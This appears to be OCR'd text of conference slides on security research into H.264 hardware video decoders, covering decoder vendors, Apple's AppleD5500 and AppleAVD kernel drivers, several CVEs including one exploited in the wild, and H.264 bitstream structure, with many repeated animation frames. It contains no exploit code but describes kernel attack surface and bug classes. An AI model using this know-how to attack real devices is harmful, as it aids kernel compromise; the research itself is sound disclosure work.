
Video Attack Surface



Threat Model



Video Decoding Pipeline



Dedicated Hardware Decoding

- Decoding is **computationally heavy**, so dedicated hardware ensures smooth playback
- Identified **25 different providers of H.264 hardware video decoders**
 - Components of System-on-Chips and GPUs
 - Not always clear which decoder is on your device
- Each video decoder has **its own kernel driver** that controls it

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MStar Semi	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

Decoder Kernel Driver



- Takes untrusted input from the *Internet*
- **Parses part of the video in the *kernel***
- Sends the rest to hardware to produce frames

Surely nothing could go wrong



Kalm

Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (
- Imagination Technologies
- AppleD5500.kext



AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



API

Hardware




Panic! at the Kernel

The slide features a large, stylized title "HIC! at the Kernel" in black font, with a red diagonal banner across it containing the text: "out: no successful checkins from com.apple.mediaserverd in 180 seconds". Below the banner, several log entries are displayed in blue text, all related to "com.apple.mediaserverd" and its checkin status over the last 320 seconds.

cec
wake (320 seconds ago): 29, last successful checkin: 40 seconds ago
e wake (320 seconds ago): 15, last successful checkin: 180 seconds ago
nce wake (320 seconds ago): 29, last successful checkin: 40 seconds ago
wake (320 seconds ago): 28, last successful checkin: 40 seconds ago
nce wake (320 seconds ago): 29, last successful checkin: 40 seconds ago

nik

T 2019; root:xnu-6153.60.66~39|RELEASE_ARM64_S8000



Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



Found 3 parsing vulnerabilities in
AppleD5500.kext

- . CVE-2022-42850: Heap overflow
- . CVE-2022-42846: DoS (0-click)
- . CVE-2022-32939: Controlled write



AppleAVD

- Introduced in Macs

The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez
The University of Texas at Austin Stephen Checkoway
Oberlin College Hovav Shacham
The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

M1

Full Details in the Paper

CVE-2022-22675

AppleAVD H.264 vulnerability
exploited in the wild!

We demonstrate how to exploit
it for a heap overflow

H.264/AVC Basics



H.264 or the Advanced Video Codec (AVC)


- Standardized in 2004 by the ITU & the Moving Picture Experts Group (MPEG).
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices**



<https://www.itu.int/rec/T-REC-H.264>

MP4 to H.264

```
ffmpeg -i input.mp4 -vcodec copy -an \
-bsf:v h264_mp4toannexb output.264
```



Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Start Codes: [00 00 00 01] or [00 00 01]

Identifying H.264 Structure

Output.264

000000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Identifying H.264 Structure

Output.264

000000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Network Abstraction Layer Units
(NALUs)

Identifying H.264 Structure

Output.264

Start Codes

00000001 6764000BACD9424DF884

NALU:
Network
Abstraction
Layer Unit

00000001 68EBECB22C

000001 65888400197F32C800010

6090682C557

00000001 419A216C41972EB0

Identifying H.264 Structure

Output.264

Start Codes

00000001 6764000BACD9424DF884

NALU:
Network
Abstraction
Layer Unit

00000001 68EBECB22C

000001 65888400197F32C800010

6090682C557

00000001 419A216C41972EB0

NALU Headers

Identifying H.264 Structure

Output.264

Start Codes

00000001 67 64000BACD9424DF884

NALU:
Network
Abstraction
Layer Unit

00000001 68 EBECB22C

NALU
Header

000001 65 888400197F32C800010

6090682C557

00000001 41 9A216C41972EB0

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

67 64000BACD9424DF884

NALU:
Network
Abstraction
Layer Unit

68 EBECB22C

NALU
Header

65 888400197F32C8000106090682C557

41 9A216C41972EB0

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

- 7**: Sequence Parameter Set (SPS)
- 8**: Picture Parameter Set (PPS)
- 5**: Instantaneous Decoder (IDR) Refresh Slice
- 1**: Non-IDR Slice

NALU:

Network
Abstraction
Layer Unit

NALU
Header

Parameter Sets (7,8): Set up the Decoder
Slices (5,1): Compressed video frames

Identifying H.264 Structure

Output.264

6764000BACD9424DF884

NALU:

68EBECB22C

Network
Abstraction
Layer Unit

65888400197F32C8000106090682C557

NALU
Header

419A216C41972EB0

Identifying H.264 Structure

Output.264

6764000BACD9424DF884

NALU:

68EBEBCB22C

Network
Abstraction
Layer Unit

65888400197F32C8000106090682C557

NALU
Header

419A216C41972EB0

The rest of the NALU contains
Syntax Elements

Syntax Elements

Picture Parameter Set (PPS): 68EBECB22C


7.3.2.2 Picture parameter set RBSP syntax

NALU

Network
Abstraction
Layer Unit

NALU
Header

	C	Descriptor
pic_parameter_set_rbsp() {		
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		



Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements **delta_pic_order_cnt_bottom** (when **pic_order_cnt_type** is equal to 0) or **delta_pic_order_cnt[1]** (when **pic_order_cnt_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements **delta_pic_order_cnt_bottom** and **delta_pic_order_cnt[1]** are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of **num_slice_groups_minus1** is specified in Annex A.

Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

```
pic_parameter_set_rbsp() {  
    pic_parameter_set_id  
    seq_parameter_set_id  
    entropy_coding_mode_flag  
    bottom_field_pic_order_in_frame_present_flag  
    num_slice_groups_minus1  
    if( num_slice_groups_minus1 > 0 ) {  
        slice_group_map_type  
        if( slice_group_map_type == 0 )  
            for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )
```

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements **delta_pic_order_cnt_bottom** (when **pic_order_cnt_type** is equal to 0) or **delta_pic_order_cnt[1]** (when **pic_order_cnt_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements **delta_pic_order_cnt_bottom** and **delta_pic_order_cnt[1]** are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of **num_slice_groups_minus1** is specified in Annex A.

Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

```
pic_parameter_set_rbsp() {  
    pic_parameter_set_id  
    seq_parameter_set_id  
    entropy_coding_mode_flag  
    bottom_field_pic_order_in_frame_present_flag  
    num_slice_groups_minus1  
    if( num_slice_groups_minus1 > 0 ) {  
        slice_group_map_type  
        if( slice_group_map_type == 0 )  
            for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )
```

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements **delta_pic_order_cnt_bottom** (when **pic_order_cnt_type** is equal to 0) or **delta_pic_order_cnt[1]** (when **pic_order_cnt_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements **delta_pic_order_cnt_bottom** and **delta_pic_order_cnt[1]** are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

num_slice_groups_minus1 = ue(v)

if num_slice_groups_minus1 > 0 {

slice_group_map_type = ue(v)

...

ips.

ip mapping.

und" slice groups and a "leftover" slice group.

Decoders must implement both syntax AND semantics

7.3.2.2 Picture parameter set RBSP syntax

	C	Descriptor
pic_parameter_set_rbsp()		
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		

num_slice_groups_minus1 = ue(v)

if (num_slice_groups_minus1 > 0) {
slice_group_map_type = ue(v)

...

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements **delta_pic_order_cnt_bottom** (when **pic_order_cnt_type** is equal to 0) or **delta_pic_order_cnt[1]** (when **pic_order_cnt_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements **delta_pic_order_cnt_bottom** and **delta_pic_order_cnt[1]** are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

Decoders must implement both syntax AND semantics

7.3.2.2 Picture parameter set RBSP syntax

	C	Descriptor
pic_parameter_set_rbsp()		
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

```
num_slice_groups_minus1 = ue(v)
if (num_slice_groups_minus1 > MAX) return ERROR;
if (num_slice_groups_minus1 > 0) {
  slice_group_map_type = ue(v)
}
```

...

How can we check if decoders implement semantic checks?

7.3.2.2 Picture parameter set RBSP syntax

```
pic_parameter_set_rbsp() {  
    pic_parameter_set_id  
    seq_parameter_set_id  
    entropy_coding_mode_flag  
    bottom_field_pic_order_in_frame_present_flag  
    num_slice_groups_minus1  
    if( num_slice_groups_minus1 > 0 ) {  
        slice_group_map_type  
        if( slice_group_map_type == 0 )  
            for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )  
                run_length_minus1[ iGroup ]  
    } else if( slice_group_map_type == 2 )  
}
```

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Bitstream representation is fragile – Bit flips lead to unpredictable changes



000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	34355DE8	EE422F30
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Bitstream representation is fragile – Bit flips lead to unpredictable changes



000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
